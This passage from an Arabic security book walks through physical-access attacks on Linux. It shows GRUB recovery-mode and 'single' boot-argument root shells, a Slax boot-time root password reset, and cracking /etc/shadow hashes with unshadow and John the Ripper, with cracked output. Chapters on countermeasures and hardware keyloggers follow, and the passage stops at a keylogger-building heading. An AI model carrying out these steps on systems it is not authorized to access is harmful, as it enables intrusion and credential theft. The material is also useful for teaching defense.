التجريبية و يتوقع أن نرأه في أنظمة لينك الرسمية بدءاً من عام 2015

- يمكن لنظام تشغيل لينكس أن يدير و يعدل على نظام ملفات NTFS أو نظام FAT32 المستخدمان في أنظمة مايكروسوفت ويندوز لكن لا يمكن العكس، تتمثل أهمية هذه النقطة عندما نقوم بتنصيب لينكس و ويندوز على نفس الجهاز ستجد أن نظام لينكس يستطيع الدخول إلى جميع أقسام الهارد ديسك و معالجة مختلف الملفات أياً كان نظام الملفات المستخدم لكن ويندوز لا يمكنه معالج أو فهم نظام ملفات لينكس و للا يمكنه الوصول إليه (ستتضح أهمية هذه النقطة في عندما نتحدث عن إجراءات الحماية).

بعض إصدارات نظام Koonbot يمكن استخدامها في تخطي توزيعات لينكس التالية:

```
Gentoo 2.6.24-gentoo-r5 GRUB 0.97
Ubuntu 2.6.24.3-debug GRUB 0.97
Debian 2.6.18-6-6861 GRUB 0.97
```

الاختراق الثاني: استغلال نظام الإقلاع GRUB – خاصية الصيانة

هذا النوع من الاختراقات يستخدم بعض خواص نظام الإقلاع الشهير GRUB مثل خاصية وضع الصيانة المدمج في أغلب توزيعات لينكس و لا يتطلب أي أدوات و إنما فقط إعادة تشغيل للجاهز ثم اختيار الولوج إلى وضع الصيانة recovery mode و بعد الولوج إلى هذا الوضع يمكن اختيار فتح نافذة سطر الأوامر بصلاحية الجذر root و السيطرة على الجهاز بالكامل.

صورة لنظام الإقلاع -توزيعة مينت (مبنية على اوبنتو)

```
GNU GRUB  version 1.99-12ubuntu5-1linuxmint1

Linux Mint 12 32-bit, 3.0.0-12-generic (/dev/sda1)
Linux Mint 12 32-bit, 3.0.0-12-generic (/dev/sda1) -- recovery mode
Memory test (memtest86+)
Memory test (memtest86+, serial console 115200)

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, 'e' to edit the commands
before booting or 'c' for a command-line.
```

صورة لنظام الإقلاع توزيعة دبيان

```
GNU GRUB  version 1.98+20100804-14

Debian GNU/Linux, with Linux 2.6.32-5-686
Debian GNU/Linux, with Linux 2.6.32-5-686 (recovery mode)
```

صورة توضح خيارات وضع الصيانة ومن ضمن الخيارات تشغيل سطر الأوامر بحساب الجزر

```
Recovery Menu (filesystem state: read-only)

          resume                 Resume normal boot
          clean                  Try to make free space
          dpkg                   Repair broken packages
          failsafeX              Run in failsafe graphic mode
          fsck                   Check all file systems
          grub                   Update grub bootloader
          network                Enable networking
          root                   Drop to root shell prompt
          system-summary         System summary


                                <Ok>
```

بعض الشركات قامت بوضع خاصية التأكيد على كلمة المرور لحساب الجذر مثل شركة كاكيونل المسؤولة عن توزيعة اوبنتو، ستجد أن إصدارات اوبنتو الحديثة محمية من هذا النوع من الهجمات حيث يطلب النظام تأكيد كلمة المرور في كل مرة يتم الدخول فيها إلى وضع الصيانة

الاختراق الثالث: استغلال نظام ألإقلاع GRUB – تعديل المتغيرات للوصول إلى حساب الجزر

يمكن تعديل المتغيرات في نظام ألإقلاع للوصول إلى حساب الجذر مباشرة

المثال الأول: توزيعة RedHat و CentOS

```
GNU GRUB  version 0.97  (639K lower / 744384K upper memory)

 CentOS (2.6.32-279.el6.i686)

    Use the ↑ and ↓ keys to select which entry is highlighted.
    Press enter to boot the selected OS, 'e' to edit the
    commands before booting, 'a' to modify the kernel arguments
    before booting, or 'c' for a command-line.
```

عند تشغيل الجهاز و ظهور شاشة ألإقلاع قم بالضغط على زر E في لوحة المفاتيح لتظهر لك الشاشة التالية

```
GNU GRUB  version 0.97  (639K lower / 744384K upper memory)

 root (hd0,0)
 kernel /vmlinuz-2.6.32-279.el6.i686 ro root=/dev/mapper/vg_cent-lv_ro→
 initrd /initramfs-2.6.32-279.el6.i686.img

    Use the ↑ and ↓ keys to select which entry is highlighted.
    Press 'b' to boot, 'e' to edit the selected command in the
    boot sequence, 'c' for a command-line, 'o' to open a new line
    after ('O' for before) the selected line, 'd' to remove the
    selected line, or escape to go back to the main menu.
```

اضغط مرة أخرى على زر E لتعديل خيارات الإقلاع الخاصة بنواة لينكس

```
[ Minimal BASH-like line editing is supported.  For the first word, TAB
  lists possible command completions.  Anywhere else TAB lists the possible
  completions of a device/filename.  ESC at any time cancels.  ENTER
  at any time accepts your changes.]

<hkernel=auto  KEYBOARDTYPE=pc KEYTABLE=us rd_NO_DM rhgb quiet
```

كما نرى في السطر الأخير سنجد كلمة quiet، الخطوة التالية هي حذفها و استبدالها بكلمة single ثم اضغط Enter

```
[ Minimal BASH-like line editing is supported.  For the first word, TAB
  lists possible command completions.  Anywhere else TAB lists the possible
  completions of a device/filename.  ESC at any time cancels.  ENTER
  at any time accepts your changes.]


<hkernel=auto  KEYBOARDTYPE=pc KEYTABLE=us rd_NO_DM rhgb single
```

انتظر حتى تنتهي إجراءات التحميل و ستجد أمامك سطر الأوامر يعمل بصلاحية الجذر

```
                Welcome to CentOS
Starting udev:                                             [  OK  ]
Setting hostname localhost.localdomain:                    [  OK  ]
Setting up Logical Volume Management:   2 logical volume(s) in volume group "vg_
cent" now active
                                                           [  OK  ]
Checking filesystems
_CentOS-6.3-i386: clean, 154215/1126080 files, 1182240/4494336 blocks
/dev/sda1: clean, 40/128016 files, 48284/512000 blocks
                                                           [  OK  ]
Remounting root filesystem in read-write mode:             [  OK  ]
Mounting local filesystems:                                [  OK  ]
Enabling local filesystem quotas:                          [  OK  ]
Enabling /etc/fstab swaps:                                 [  OK  ]
[root@localhost /]# _
```

لك أن تتخيل ما قد يحدث عند الوصول إلى صلاحية الجذر من قبل احد المخترقين أو اللصوص.

بعض إصدارات لينكس القديمة تحتوى ثغرة في نظام الإقلاع تسمح بتعديل حساب الروت نفسة اثناء ألإقلاع و يمكنك تجربة هذه الثغرة على توزيعة de-ice cd 1 المبنية على slax و التى قد تحدثنا عنها سابقاً.




```
slax debug.............. to enable debug mode during the boot phase
slax copy2ram .......... to copy all CDdata to RAM (needs 320MB RAM to work)
slax nohotplug ......... to disable HW detection (+try nopcmcia noagp nodma)
slax acpi=off .......... to disable acpi/smp
slax floppy ............ to enable floppy, restores "configsave" from floppy
slax noauto ............ to disable automounting of disks etc.
slax noswap ............ don't automatically detect and use swap partitions
slax nohd .............. don't see any harddisks
slax nocd .............. don't see any cdrom, look for SLAX data on disk
slax nosound ........... to mute sound instead of raising volume to 77%
slax autoexec=cmd ...... to autostart command "cmd", skip slax login prompt
slax passwd=somepass.... to set root's password to "somepass"
slax passwd=ask ........ to ask for new root's password before starting slax
slax webconfig=password. to enable SLAX webconfig feature
slax webconfig=ask...... to restore your configuration from SLAX website
memtest ................ to test RAM with memtest (instead of starting SLAX)
boot: slax copy2ram autoexec=xconf;startx ... copy CD to RAM and start Xwin

<- F1 Back                                                   Splash F3 ->

boot: slax passwd=ihackedyou_
```

يمكنك محاكاة هذا الهجوم بسهولة عن طريق عمل اجهزة وهمية لأنظمة لينكس المختلفة و أنصحك بالتالي:

RedHat 5 or 6
CentOS (All versions)
De-Ice
ubuntu 10.04
ubuntu 13.04 or later
fedora 14
fedora 17
debian 6

بعض أنظمة لينكس تحتاج تعديل بسيط في اعدادت الجهاز الوهمي و هو تفعيل تقنية PAE هذه التقنية تسمح لنواة لينكس أن تتعامل مع ذاكرة عشوائية أكبر من 3 جيجا في إصدارة الـ 32 bit و أنظمة التشغيل التي تستخدم هذه التقنية يمكنها التعامل مع مساحة ذاكرة حتى 64 جيجا بايت.

طريقة تفعيل دعم الـ PAE :

- افتح خصائص الجهاز الوهمي (نظام اوبنتو 13.04)
- توجهة إلى system
- اختر processor و قم بالتأكيد على خيار Enable PAE

الاختراق الرابع: فك تشفير كلمات المرور لجميع المستخدمين

تعد هذه الطريقة مشابهه لاستخدام برنامج OphCrack لكن بدلاً منة سنستخدم البرامج الشهير john و الذي سمي على أسم سفاح انجلترا john the ripper (بسبب قوتة في كسر كلمات المرور).


هذه الطريقة تتطلب أن نقوم بتشغيل الجهاز الهدف في وضع live cd من توزيعة كالي لينكس أو الباك تراك أو أي توزيعة لينكس اخرى تحتوى على برنامج john.

لنأخذ مثال عملي

في هذا المثال قمت بعمل جهاز وهمي يعمل بنظام اوبنتو 12.04 و اضفت إليه مجموعة من المستخدمين، بعد الانتهاء من إعداد الجهاز الوهمي سنقوم بتشغيل الجهاز باستخدام اسطوانه كالي و سنبدأ بالبحث عن أقسام الهارد ديسك و نقوم بعمل mount لها ثم البدء في تصفح الملفات حتى نصل إلى المجلد /etc/

يحتوى هذا المجلد على معظم إعدادات النظام و البرامج الملحقة به و يحتوي على ملفي passwd و shadow، تحتوي هذه الملفات على أسماء المستخدمين و كلمات المرور بصورة مشفرة و مقسمة حيث تم تصميم أنظمة لينكس بحيث لا تحتفظ بكلمات المرور مع أسماء المستخدمين في ملف واحد مثل SAM المستخدم في ويندوز، بل يتم وضع أسماء المستخدمين في ملف passwd و كلمات المرور في ملف shadow

في البداية سنقوم بنسخ كلا الملفين إلى مجلد الـ Home على توزيعة كالي عن طريق متصفح الملفات



بعد ذلك سنفتح سطر الأوامر و نكتب الأمر التالي لدمج الملفين في ملف واحد يحتوي جميع البيانات

```
unshadow passwd shadow > unshadw-users-passwords
```

سنجد ملف جديد ظهر و يحمل الاسم unshadw-users-password و الذي سيحتوي على جميع كلمات المرور بصيغة الـ hash، الأنت تأتي مرحلة كسر التشفير و معرفة كلمة المرور و ذلك بالأمر التالي:

```
john  unshadw-users-password
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# unshadow passwd shadow > unshadow-users-passwords
root@kali:~#
```

و الآن يستحسن أن تحصل على كوب من القهوة و تدع البرنامج يحاول كسر التشفير في هدوء و سكينة :)
الصورة التالية توضح برنامج john و قد استطاع الحصول على كلمات المرور لثلاث مستخدمين mohanned ,omar ,ahmed، لاحظ أن جميع كلمات المرور بسيطة و غير معقدة.

```
root@kali:~# john unshadow-users-passwords
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 5 password hashes with 5 different salts (sha512crypt [32/32])
ahmed             (ahmed)
12345             (omar)
guesses: 2  time: 0:00:01:34 1.26% (2) (ETA: Mon Jul 29 03:58:23 2013)  c/s: 153
  trying: dan
guesses: 2  time: 0:00:01:38 1.36% (2) (ETA: Mon Jul 29 03:54:08 2013)  c/s: 154
  trying: Booboo
pass              (mohanned)
guesses: 3  time: 0:00:01:53 3.53% (2) (ETA: Mon Jul 29 02:47:24 2013)  c/s: 154
  trying: Gandalf
```

لا يعمل برنامج john بتقنية rainbow tables لذلك سيستغرق وقت طويل في كسر تشفير كلمات المرور و في كثير من الأحيان إذا كانت كلمة المرور قوية فلن يتمكن من كسرها ولو بعد 1000 عام، و مع ذلك يمكن استخدام تقنية بديلة و هي dictionary attack حيث تعتمد هذه التقنية على وضع كلمات مرور معينة تشك أن احدها هي الصحيحة و سيقوم بالبرنامج بمحاولة تجربتها و مقارنتها مع ال hash الحقيقة.

حقيقة الأمر هي أنك دائماً تعرف الشيء الصحيح

الذي يتعين عليك القيام به، الجزء الصعب هو فعله

نورمان شوارزكوف

الفصل السادس: الحماية والاجرائات المضادة



في هذا الفصل سنتعرف على الإجراءات المضادة لأساليب اختراق أنظمة التشغيل المختلفة سواء كانت (ويندوز - لينكس - ماك) لذلك فضلت أن افصل طرق الحماية في فصل منفرد بدلا من وضعها في نهاية كل فصل.

كلمة المرور -الصعوبة الفائقة أسهل مما تعتقد

في العديد من الهجمات المادية على أنظمة التشغيل قد يتمكن المتسللون من كسر تشفير كلمات المرور بسهولة مما يعرض الجهاز و صاحبة لخطر كبير جدا فبمعرفة كمة المرور يمكن للمتسلل أن يفعل ما يشاء بالنظام و يصل إلى أقصى الصلاحيات و يمكنه بسهولة من زرع أنظمة تجسس تضمن مراقبته لك كبيرة و صغيرة في جهاز الهدف حتى بعد رحيله عن مكان تواجد الحاسب الآلي الذي تم اختراقه.

جميع كلمات المرور دون ال 14 رمز و حرف يمكن كسرها بسهولة و خاصة كلمات مرور ويندوز التى تعتمد على خوارزمية LM أو NLTM لتشفير المفاتيح و ذلك باستخدام تقنية الـ Rainbow tables أو استخدام تقنية كسر التشفير بمعالجات كروت الشاشة GPU based hash cracking، الحل هو استخدام كلمة مرور أطول من 14 رمز و حرف، الكثيرون عندما يقروا هذه الجملة سيقولا " هل تمزح يا رجل !! كيف أحفظ كلمة مرور معقدة من 14 رمز ؟؟؟"

في الحقيقة الأمر أسهل مما تعتقد دعني أشرح لك استراتيجية رائعة لعمل كلمات مرور يستحيل كسر تسفيرها، انظر إلى النص التالي و الذي يتكون من 19 حرف، حاول أن تفهم معناه:

```
fsl-hggi-hgvplk-hgvpdl
```

هل عرفت الخدعة ؟؟

في الحقيقة النص المكتوب بالأعلى هو **"بسم- الله- الرحمن- الرحيم"** مع كتابة الحروف باللغة الانجليزية دون تحويل لوحة المفاتيح، أي أنني نظرت إلى لوحة المفاتيح و كأنني أكتب العربية و كتبت **بسم الله الرحمن الرحيم** لكن دون تغير لغة ألإدخال.

كلمة مرور سهله و يستحيل كسر تشفيرها بتقنية الـ Rainbow tables و كذلك برامج التخمين، لكن يمكن كسرها إذا تمكن شخص ما من ملاحظة الحروف التي يتم ضغطها على لوحة المفاتيح لذلك ابتكرت استراتيجية افضل لكتابة كلمات مرور معقدة أكثر و أسهل، لنأخذ المثال التالي:

```
Fslhggi@start0fanything111
```

ما رأيك كلمة مرور من 24 مقطع حرفي و رقمي، الآن يمكننا القول أن كسر تشفير مثل هذه الكلمة أصبح أشبهه بحلم فمع دمج اللغة العربية و الانجليزية و كذلك أضافت أي مجموعة أرقام بسيطة مثل 123، 463، 999، 093 ستجعل عملية الكسر مهمة مستحيلة، و في نفس الوقت تذكر كلمة المرور سهل جداً، و الآن أتركك مع بعض الأمثلة الأخرى.

```
Efta7-ya-smsms
IslamIsThePeaceInMind&Heart
Ilove-masr-c0z-it'smycountery
```

بالتأكيد لا أنصحك أن تستخدم كلمات المرور المكتوبة هنا فربما بعض الأشرار قامو بقراءة الكتاب ووضعوا هذه الكلمات في الحسبان ;)

بعد اختيار كمة مرور قم باختبار قوتها و الوقت المستغرق لكسر تشفيرها عن طريق هذا الموقع https://howsecureismypassword.net

الحصن المنيع - تقنية تشفير الأقراص الصلبة بالكامل

بالتأكيد سيخطر ببالك سؤالك هام.. حتى و أن قمت باستخدام كمة مرور فائقة القوة مع ذلك يمكن تخطيها وتغيرها باستخدام تقنية الـ live cd boot الموجودة في توزيعات لينكس و بالتالي لا يهم مدى قوة كلمة المرور ؟

هذا صحيح بالتأكيد فمهما كانت كلمة المرور معقدة يمكن تخطيها بسهولة عن طريق تغير محتوى ملف SAM في حالة ويندوز أو استخدام live cd boot و التي تصلح لاختراق لينكس أو ويندوز على حد سواء، لكن هناك حل سينسف جميع تقنيات الاختراق و هو تقنية التشفير الكامل للقرص الصلب

تقنية التشفير الكامل للقرص الصلب تجعل الهارد ديسك أشبهه بكتلة عمياء لا يمكن فهم محتواها دون الحصول على مفتاح فك التشفير و الذي يقوم بتغير كل bit في محتوى الهارد ديسك عن طريق خوارزميات معقدة جدا و بالتالي حتى و أن تم الإقلاع بأخذ أسطوانات لينكس في وضع الـ live cd فان ما سيراه هو كتلة عمياء من البيانات لا يمكن فهمها أو استخراج بيانات منها كما أن عملية فك تشفير هارد ديسك كامل هي عملية فائقة الصعوبة ولا يقدر عليها سوى متخصصين في مجال التحقيق الجنائي الرقمي و قد يفشلوا بسهولة في حالة تم استخدام كلمة مرور طويلة (24 مقطع أو اكثر).


في حالة انك تستخدم ويندوز هناك تقنية الـ bit-locker المتوفرة في النسخ الاحترافية مثل windows 7 pro & windows 7 ultimate

في حالة انك تستخدم لينكس (هذا ما أنصحك به) يمكنك استخدام تقنية التشفير المدمجة في نظام تقسيم الأقراص الصلبة LVM و التى تقوم بتقسيم الهارد ديسك إلى أقسام مشفرة و آمنة، و يمكنك ضبط هذه الخاصية بسهولة في توزيعة اوبنتو 13.04 عند التنصيب كالتالي:



و يمكنـك إضـافة طبقـة أخـرى مـن الحمايـة عـن طريـق تشـفير مجلـد Home المسؤول عن تخزين ملفات المستخدمين في أنظمة لينكس، يمكنك فعل ذلك بوضع علامة على خيار Encrypt Home folder اثناء مرحلة إدخال كلمة مرور المستخدم الرئيسي.


لاحظ أن نظام اوبونتو يقيس قوة كلمة المرور و يخبرك بمدى فاعليتها بمجرد كتابتها لذلك تأكد من أن كلمة المررو التي كتبتها قوية Strong password و ليست ضعيفة كما في الصورة التالية:



صناعة التقسيمات الوهمية المشفرة TrueCrypt

هذه الطريقة في رأيي من أفضل طرق إخفاء الملفات و حمايتها بفاعلية و تعتمد على البرنامج الرائع TrueCrypt و الذي يمكنك من عمل تقسيمات وهمية virtual partitons ذات تشفير قوي جداً كما يدعم تشفير الوسائط المتنقلة مثل الفلاش ديسك و الهارد ديسك المحمول portable hard-disk و أيضاً يعمل على جميع أنظمة التشغيل.

و يمكنك اختيار نوع التشفير الذي تفضله مع ملاحظة انه كلما ازدادت قوة التشفير كلما تطلب وقت اكثر في تشفير الملفات و فك تشفيرها عند استعدتها.



يمكنك تعلم كيفية استخدامه و تحميلة من الموقع الرسمي للبرامج

http://www.truecrypt.org/downloads

http://www.truecrypt.org/docs/tutorial

الفصل السابع: مسجلات لوحة المفاتيح

Keyloggers



اللص مختبئ في هدية

حادثة تبين مخاطر مُسجل لوحة المفاتيح

تذكر القصة أن شخصاً قام بانتحال شخصية موظف تسويق قام بإهداء لوحة مفاتيح فخمة لاحد مدراء البنوك على أنها دعاية للمنتج الذي سيتم طرحه قريبا. وبعد عدة أيام عاد هذا الشخص وطلب استعادة لوحة المفاتيح من المدير بحجة اكتشاف بعض المشاكل في النموذج مما اضطر الشركة المصنعة إلى سحبه من السوق، بعد مدة قصيرة اكتشف مدير البنك انه تعرض للخداع بعد اكتشاف سرقة مبالغ كبيرة من البنك وتحويلها إلى حسابات خارجية. طبعا السر يكمن في لوحة المفاتيح التي أعدت خصيصا لهذه العملية حيث احتوت على مسجل للأزرار مكنت اللصوص من الحصول على معلومات سرية جدا استطاعوا من خلالها سرقة الأموال من البنك بكل سهولة عن طريق استخدام كلمات المرور وأرقام الحسابات وغيرها من المعلومات.

تعريف الـ Keylogger

معروف أن Keylogger (باللغة العربية "مسجل لوحة المفاتيح") وظيفته حفظ جميع ما يتم طباعته باستخدام أزرار الحروف في لوحة المفاتيح كذلك الأزرار الأخرى مثل الـ Tab والـ Backspace والـ caps-Lock وأزرار الوظائف(F1,F2....) وغيرها والهدف يرجع لاحد الأسباب التالية:

- التجسس وسرقة المعلومات السرية و الهامة مثل كلمات المرور وأرقام البطاقات الائتمانية.
- مراقبة الموظفين من قبل مدرائهم والأبناء من قبل أولياء أمورهم.
- وقد يستفاد منه في دراسة التفاعل بين الإنسان والكمبيوتر

- وفي بعض الأحيان يستخدمه الكتّاب على أجهزتهم الخاصة لحفظ نسخة احتياطية من أعمالهم الكتابية على الكمبيوتر.

بشكل أساسي هناك نوعين من مسجل لوحة المفاتيح. الأول يعتمد على البرمجيات "Software" والثاني يعتمد على العتاد الصلب "Hardware" وهذا الأخير سنركز في هذا الكتاب.

الـ Hardware Keylogger أو HKL وأهم ما يميزه عن النوع البرمجي أن مضادات الفيروسات ومضادات البرامج الخبيثة غير قادرة على اكتشافه، كما أنه سهل التركيب في بعض الأنواع. لكن تنقصه خاصية إرسال السجلات عن طريق البريد الإلكتروني أو رفعها على FTP server ممّا يتطلب تواجد المهاجم قرب الجهاز المراد استهدافه، مما يعتبر عقبة تصعّب استخدامه نوعا ما، لكن يمكن تجاوزها باستغلال بمهارات الهندسة الاجتماعية كما في القصة التي ذكرناها في بداية هذا الفصل. بالإضافة إلى أن بعض أنواعه سهلة الاكتشاف بمجرد النظر إلى منافذ الخاصة بجهاز الكمبيوتر.

إذا الـ HKL هو: " جهاز إلكتروني صغير الحجم نسبيا يحتوي على ذاكره خاصة لتخزين كل ما يتم طباعته باستخدام لوحة المفاتيح المادية[1] من خلال دمجه أو توصيله بجهاز الكمبيوتر مباشرة أو كوسيط بين الجهاز و لوحة المفاتيح".

يصنف الـ HKL حسب عدة عوامل، أهمها: طريقة توصيل هذا الجهاز فإما أن يتم توصيله بجهاز الكمبيوتر فقط. أو يتم دمجه مع الدائرة الإلكترونية للوحة المفاتيح. أو قد يوصّل كوسيط بين لوحة المفاتيح والكمبيوتر. أيضا نوع المنفذ المستخدم لربط لوحة المفاتيح بالكمبيوتر يلعب دورا في بنية وتركيب الـ HKL فينتج لدينا عدة أشكال وأنواع:

- USB Keylogger

1 لوحة المفاتيح المادية أو Physical keyboard;لان استخدام لوحة المفاتيح الافتراضية Virtual Keyboard يؤدي إلى عدم تسجيل أي نوع من البيانات في حالة استخدام الـ HKL. بعض أنواع المسجلات البرمجية لديها القدرة على التسجيل للوحة المفاتيح الافتراضي.

- PS/2 Keylogger
- PCI Keylogger and Mini-PCI Keylogger for laptops
- Built-in Keylogger and Trojan Keyboard

بالنسبة لأول نوعين فهما ما يتم توصيله أما على منفذ الـ USB أو PS/2 في جهاز الكمبيوتر ثم توصَّل به لوحة المفاتيح كما في الصورة.

يمتاز هذان النوعان بسهولة وسرعة التركيب والفك, أما ما يعيبهما فهو إمكانية اكتشافهما بسهولة فقط من خلال النظر خلف جهاز الكمبيوتر.

أما الـ PCI HKL فيتم تركيبه مباشرة على اللوحة الأم Motherboard عن طريق منافذ ال PCI كما في تركيب بطاقة الشبكة أو بطاقة الصوت، ما أنه لا يحتاج الكثير من الخبرة لتركيبه فطريقة التركيب سهلة بالنسبة لمن لديه بعض المعرفة بعلوم الكمبيوتر، لكنها بحاجة لوقت اكثر من النوع السابق.

أما النوع الأخطر وهو الأصعب في الاكتشاف فهو الـ Built-In والـ Trojan Keybaord يتشابه هذان النوعان في أن المسجل مزروع داخل لوحة المفاتيح، بينما الأول يمكن تركيبه على أي نوع لوحة مفاتيح تقريبا طريق زرع رقاقة خاصه داخل لوحة المفاتيح لذا يحتاج شخص متخصص لديه بعض الخبرة في الإلكترونيات بينما الآخر فهو لوحة مفاتيح معدة مسبقا يمكن شراؤها وتكون جاهزة للعمل.



يوجد نوع آخر يدمج ما بين الـ Hardware والـ Software وهو يشبه تماما الـ USB Flash Memory حيث يتم توصيله في منفذ USB وبضغطة زر وخلال وقت قصير يقوم بتنزيل برنامج خاص على الجهاز المستهدف ثم تبدأ عملية تسجيل البيانات القادمة من لوحة المفاتيح بالإضافة إلى لقطات من الشاشة وحركات الماوس أيضا وغيرها من المعلومات التي يتم تخزينها على القرص الصلب للكمبيوتر وعند إعادة توصيل الجهاز مرة أخرى يتم نسخ جميع البيانات المخزنة إلى مساحة التخزين الخاصة به.

معظم لصوص المعلومات يقومون بدمج تقنيات اختراق أنظمة التشغيل المحلية و مسجلات المفاتيح للحصول على أكبر قدر من المعلومات حيث يقومون بتركيب مسجلات المفاتيح العتادة HKL بعد اختراق الهدف (مثل شركة ما) ثم اختراق أنظمة التشغيل و تركيب مسجلات المفاتيح البرمجية (البرمجية) أو المدمجة.

بعض أنواع مسجلات المفاتيح الحديثة تدعم إرسال البيانات لاسلكيا و لمسافة تصل إلي 200 متر و بذلك تتغلب على مشكلة إرسال البيانات إلى اللصوص.


كيف تعمل مُسجلات لوحة المفاتيح:

فكرة HKL تنقسم إلى شقين، يعتمد الشق الأول على الإلكترونيات والمتحكمات الدقيقة بشكل أساسي. حيث يتم رصد النبضات الإلكترونية الصادرة من لوحة المفاتيح - أثناء تمريرها إلى جهاز الكمبيوتر من خلال المسجل- ثم استنباط ما يقابلها بلغة الآلة binary code و التي تعرف بالصفر و الواحد (0s 1s) ثم تخزينها على ذاكرة خاصة بالمسجل. أما الشق الثاني وفيه يتم إعداد برنامج خاص للكمبيوتر وظيفته نقل المعلومات المخزنة على المسجل وترجمتها إلى ما يقابلها من أحرف وأرقام ورموز يمكن للإنسان قراءتها، يمكن إضافة الكثير من الخصائص للبرنامج مثل البحث أو إظهار المعلومات حسب تاريخ ووقت معين أو غيرها من المعايير التي يحتاج لها المستخدم

خطوات صنع **Keylogger**؟

